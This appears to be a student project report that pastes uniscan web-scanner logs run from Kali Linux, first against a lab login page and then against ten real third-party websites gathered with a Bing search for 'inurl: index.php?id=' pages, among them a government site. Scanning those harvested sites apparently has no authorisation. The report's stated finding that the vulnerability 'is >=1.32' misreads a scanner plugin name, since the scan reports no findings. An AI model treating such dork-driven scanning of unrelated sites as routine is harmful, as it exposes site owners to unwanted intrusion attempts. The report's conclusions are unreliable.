
VerzeoMinorProject

MadebyBhaveshMohinani

Q1.)Findoutthevulnerabilityof https://lab.hackerinside.xyz/login.php?

Ans1.)FortestingthevulnerabilityofthegivenURL,Ihaveused uniscanforit.Thevulnerabilityof https://lab.hackerinside.xyz/login.phpis>=1.32.



```
                                                                    gaurav@kali: ~

root@kali:/home/gaurav# uniscan -u https://lab.hackerinside.xyz/login.php -qweds
###################################
# Uniscan project                 #
# http://uniscan.sourceforge.net/ #
###################################
V. 6.3


Scan date: 25-5-2020 22:37:16
============================================================================================
| Domain: https://lab.hackerinside.xyz/login.php/
| Server: Apache/2.4.38 (Debian)
| IP: 34.72.90.23
============================================================================================
|
| Directory check:
| Skipped because https://lab.hackerinside.xyz/login.php/uniscan508/ did not return the code 404
============================================================================================
|
| File check:
| Skipped because https://lab.hackerinside.xyz/login.php/uniscan878/ did not return the code 404
============================================================================================
|
| Check robots.txt:
|
| Check sitemap.xml:
]============================================================================================
|
| Crawler Started:
| Plugin name: Timthumb ≤ 1.32 vulnerability v.1 Loaded.
| Plugin name: External Host Detect v.1.2 Loaded.
| Plugin name: Code Disclosure v.1.1 Loaded.
| Plugin name: Upload Form Detect v.1.1 Loaded.
| Plugin name: E-mail Detection v.1.1 Loaded.
| Plugin name: Web Backdoor Disclosure v.1.1 Loaded.
| Plugin name: FCKeditor upload test v.1 Loaded.
| Plugin name: phpinfo() Disclosure v.1 Loaded.


| [+] Crawling finished, 0 URL's found!
```

```
                                                                    gaurav@kali: ~

| [+] Crawling finished, 0 URL's found!
|
| Timthumb:
|
| External hosts:
|
| Source Code Disclosure:
|
| File Upload Forms:
|
| E-mails:
|
| Web Backdoors:
|
| FCKeditor File Upload:
|
| PHPinfo() Disclosure:
|
| Ignored Files:
============================================================================================
| Dynamic tests:
| Plugin name: Learning New Directories v.1.2 Loaded.
| Plugin name: FCKedior tests v.1.1 Loaded.
| Plugin name: Timthumb ≤ 1.32 vulnerability v.1 Loaded.
| Plugin name: Find Backup Files v.1.2 Loaded.
| Plugin name: Blind SQL-injection tests v.1.3 Loaded.
| Plugin name: Local File Include tests v.1.1 Loaded.
| Plugin name: PHP CGI Argument Injection v.1.1 Loaded.
| Plugin name: Remote Command Execution tests v.1.1 Loaded.
| Plugin name: Remote File Include tests v.1.2 Loaded.
| Plugin name: SQL-injection tests v.1.2 Loaded.
| Plugin name: Cross-Site Scripting tests v.1.2 Loaded.
| Plugin name: Web Shell Finder v.1.3 Loaded.
| [+] 0 New directories added

|
| FCKeditor tests:
| Skipped because /testing123 did not return the code 404
|
```

```
gaurav@kali: ~

| Backup Files:
| Skipped because /testing123 did not return the code 404

| Blind SQL Injection:

| Local File Include:

| PHP CGI Argument Injection:

| Remote Command Execution:

| Remote File Include:

| SQL Injection:

| Cross-Site Scripting (XSS):

| Web Shell Finder:
+-----------------------------------------------------------------------------
| Static tests:
| Plugin name: Local File Include tests v.1.1 Loaded.
| Plugin name: Remote Command Execution tests v.1.1 Loaded.
| Plugin name: Remote File Include tests v.1.1 Loaded.

| Local File Include:

| Remote Command Execution:

| Remote File Include:
+-----------------------------------------------------------------------------
Scan end date: 25-5-2020 22:47:10
```

```
gaurav@kali: ~

root@kali:/home/gaurav# uniscan -i "inurl: index.php?id="
######################################
# Uniscan project                    #
# http://uniscan.sourceforge.net/    #
######################################
V. 6.3


+-----------------------------------------------------------------------------
| Bing:
| [+] Bing search for: inurl: index.php?id=
| [+] Bing returns 10 sites.
| [+] Bing search finished.
| Site list saved in file sites.txt
root@kali:/home/gaurav# uniscan -f sites.txt -q
######################################
# Uniscan project                    #
# http://uniscan.sourceforge.net/    #
######################################
V. 6.3


Scan date: 25-5-2020 22:51:14

+-----------------------------------------------------------------------------
| Domain: http://nuelacoid.com/
| IP: 207.148.122.114
+-----------------------------------------------------------------------------

| Directory check:
| Skipped because http://nuelacoid.com/uniscan380/ did not return the code 404
+-----------------------------------------------------------------------------
+-----------------------------------------------------------------------------
Scan end date: 25-5-2020 22:52:15


HTML report saved in: report/nuelacoid.com.html
Scan date: 25-5-2020 22:52:15
+-----------------------------------------------------------------------------
| Domain: http://www.na.gov.pk/
```

```
HTML report saved in: report/www.na.gov.pk.html
Scan date: 25-5-2020 22:53:8
============================================================
| Domain: http://https:/
Use of uninitialized value in unpack at /usr/share/uniscan/Uniscan/Functions.pm line 62.
| IP:
Use of uninitialized value in unpack at /usr/share/uniscan/Uniscan/Functions.pm line 62.
============================================================
|
| Directory check:
| Skipped because http://https:/uniscan925/ did not return the code 404
============================================================
============================================================
Scan end date: 25-5-2020 22:54:13


HTML report saved in: report/https:.html
Scan date: 25-5-2020 22:54:13
============================================================
| Domain: http://breakthesecurity.cysecurity.org/
| Server: Apache
| IP: 192.252.144.63
============================================================
|
| Directory check:
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/Help/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/acc/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/access/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/ad/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/advance/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/adv/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/advanced/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/alternative/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/auto/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/aut/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/back/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/banner/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/best/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/bind/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/bin/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/break/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/browse/
```

gaurav@kali: ~

```
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/break/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/browse/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/br/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/ca/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/bypass/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/cal/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/call/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/cert/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/chan/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/chat/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/check/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/command/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/common/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/cookie/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/cookies/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/crash/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/create/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/cve/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/dat/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/de/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/del/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/delete/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/di/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/disable/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/dom/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/down/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/download/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/embed/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/en/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/erro/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/err/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/error/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/erp/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/et/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/explorer/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/explore/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/facebook/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/fake/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/feed/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/fb/
```

gaurav@kali: ~

```
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/fixed/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/for/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/format/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/form/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/fr/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/from/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/fun/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/funny/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/get/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/go/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/google/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/guest/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/hack/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/hacking/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/hash/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/help/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/hide/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/how/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/how-to/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/id/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/ide/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/inc/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/ins/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/inst/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/install/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/int/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/it/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/ja/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/java/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/javascript/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/key/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/list/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/lock/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/min/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/mult/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/multi/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/my/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/name/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/new/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/open/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/password/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/pass/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/pe/
```

gaurav@kali: ~

```
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/pdf/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/php/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/pl/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/po/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/post/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/pro/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/proc/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/rar/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/re/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/regis/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/registry/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/register/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/res/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/rss/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/secur/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/secu/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/security/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/set/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/shield/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/simple/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/small/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/som/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/snort/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/sql/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/success/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/temp/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/the/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/tips/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/to/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/top/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/trojan/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/unknown/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/update/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/us/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/use/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/ver/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/video/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/virtual/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/vod/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/web/
[+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/wh/
```

```
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/window/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/wonderful/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/write/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/xd/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/your/
| [+] CODE: 200 URL: http://breakthesecurity.cysecurity.org/~apache/
==================================================================================================
==================================================================================================
Scan end date: 25-5-2020 23:1:18


HTML report saved in: report/breakthesecurity.cysecurity.org.html
Scan date: 25-5-2020 23:1:18
==================================================================================================
| Domain: http://www.icdcprague.org/
| Server: Apache/2.2.22 (Debian)
| IP: 217.198.122.48
==================================================================================================
|
| Directory check:
| [+] CODE: 200 URL: http://www.icdcprague.org/icons/
| [+] CODE: 200 URL: http://www.icdcprague.org/stats/
==================================================================================================
==================================================================================================
Scan end date: 25-5-2020 23:5:36


HTML report saved in: report/www.icdcprague.org.html
Scan date: 25-5-2020 23:5:36
==================================================================================================
| Domain: http://ecqa.org/
| Server: Apache/2.2.29 (Linux/SUSE)
| IP: 213.47.211.195
==================================================================================================
|
| Directory check:
| [+] CODE: 200 URL: http://ecqa.org/browse/
| [+] CODE: 200 URL: http://ecqa.org/community/
| [+] CODE: 200 URL: http://ecqa.org/icons/
| [+] CODE: 200 URL: http://ecqa.org/mobile/
| [+] CODE: 200 URL: http://ecqa.org/uploads/
```

gaurav@kali: ~

```
| [+] CODE: 200 URL: http://ecqa.org/uploads/
==================================================================================================
==================================================================================================
Scan end date: 25-5-2020 23:10:35


HTML report saved in: report/ecqa.org.html
Scan date: 25-5-2020 23:10:35
==================================================================================================
| Domain: http://romanianwriters.ro/
| Server: Apache/2.4.7 (Ubuntu)
| IP: 46.102.232.178
==================================================================================================
|
| Directory check:
| [+] CODE: 200 URL: http://romanianwriters.ro/admin/
| [+] CODE: 200 URL: http://romanianwriters.ro/cgi-bin/
| [+] CODE: 200 URL: http://romanianwriters.ro/design/
| [+] CODE: 200 URL: http://romanianwriters.ro/font/
| [+] CODE: 200 URL: http://romanianwriters.ro/imagini/
| [+] CODE: 200 URL: http://romanianwriters.ro/pdfs/
| [+] CODE: 200 URL: http://romanianwriters.ro/phpmyadmin/
==================================================================================================
==================================================================================================
Scan end date: 25-5-2020 23:16:56


HTML report saved in: report/romanianwriters.ro.html
Scan date: 25-5-2020 23:16:56
==================================================================================================
| Domain: http://testphp.vulnweb.com/
| Server: nginx/1.4.1
| IP: 176.28.50.165
==================================================================================================
|
| Directory check:
| [+] CODE: 200 URL: http://testphp.vulnweb.com/Flash/
| [+] CODE: 200 URL: http://testphp.vulnweb.com/admin/
| [+] CODE: 200 URL: http://testphp.vulnweb.com/images/
```

```
| [+] CODE: 200 URL: http://testphp.vulnweb.com/pictures/
| [+] CODE: 200 URL: http://testphp.vulnweb.com/secured/
==============================================================================================
==============================================================================================
Scan end date: 25-5-2020 23:20:45

HTML report saved in: report/testphp.vulnweb.com.html
Scan date: 25-5-2020 23:20:45
==============================================================================================
| Domain: http://sneaindia.com/
Use of uninitialized value in unpack at /usr/share/uniscan/Uniscan/Functions.pm line 62.
| IP:
Use of uninitialized value in unpack at /usr/share/uniscan/Uniscan/Functions.pm line 62.
==============================================================================================
|
| Directory check:
| Skipped because http://sneaindia.com/uniscan204/ did not return the code 404
==============================================================================================
==============================================================================================
Scan end date: 25-5-2020 23:20:45

HTML report saved in: report/sneaindia.com.html
Scan date: 25-5-2020 23:20:45
==============================================================================================
| Domain: http://www.sneaindia.com/
Use of uninitialized value in unpack at /usr/share/uniscan/Uniscan/Functions.pm line 62.
| IP:
Use of uninitialized value in unpack at /usr/share/uniscan/Uniscan/Functions.pm line 62.
==============================================================================================
|
| Directory check:
| Skipped because http://www.sneaindia.com/uniscan412/ did not return the code 404
==============================================================================================
==============================================================================================
Scan end date: 25-5-2020 23:20:45

HTML report saved in: report/www.sneaindia.com.html
```

UniscanReport:-

SCAN TIME

Scan Started: 25/5/2020 22:37:16

TARGET

Domain https://lab.hackerinside.xyz/login.php/

Server Banner: Apache/2.4.38 (Debian)

Target IP: 34.72.90.23

CRAWLING

Directory check:
Skipped because https://lab.hackerinside.xyz/login.php/uniscan508/ did not return the code 404

File check:
Skipped because https://lab.hackerinside.xyz/login.php/uniscan878/ did not return the code 404

Check robots.txt:

Check sitemap.xml:

Crawling finished, found: 0 URL's

Timthumb:

External hosts:

Source Code Disclosure:

File Upload Forms:

Source Code Disclosure:

File Upload Forms:

E-mails:

Web Backdoors:

FCKeditor File Upload:

PHPinfo() Disclosure:

Ignored Files:

DYNAMIC TESTS

Learning New Directories: 0 New directories added.

FCKeditor tests:
Skipped because /testing123 did not return the code 404

Timthumb < 1.33 vulnerability:

Backup Files:
Skipped because /testing123 did not return the code 404

Blind SQL Injection:

Local File Include:

PHP CGI Argument Injection:

Remote Command Execution:

Remote File Include:

SQL Injection:

Cross-Site Scripting (XSS):

Web Shell Finder:

PHPinfo() Disclosure:

Ignored Files:

DYNAMIC TESTS

Learning New Directories: 0 New directories added.

FCKeditor tests:
Skipped because /testing123 did not return the code 404

Timthumb < 1.33 vulnerability:

Backup Files:
Skipped because /testing123 did not return the code 404

Blind SQL Injection:

Local File Include:

PHP CGI Argument Injection:

Remote Command Execution:

Remote File Include:

SQL Injection:

Cross-Site Scripting (XSS):

Web Shell Finder:

STATIC TESTS

Local File Include:

Remote Command Execution:

Remote File Include:

SCAN TIME

Scan Finished: 25/5/2020 22:47:10

Thereare10inurlpresentinthegivenURLsite.Theyare:-

1.)http://nuelacoid.com/

2.)http://www.na.gov.pk/

3.)http://htps:/

4.)http://breakthesecurity.cysecurity.org/

5.)http://www.icdcprague.org/

6.)http://ecqa.org/

7.)http://romanianwriters.ro/

8.)http://testphp.vulnweb.com/

9.)http://sneaindia.com/


10.) http://www.sneaindia.com/

Q2.) Check out the vulnerability of https://lab.hackerinside.xyz/login.php?

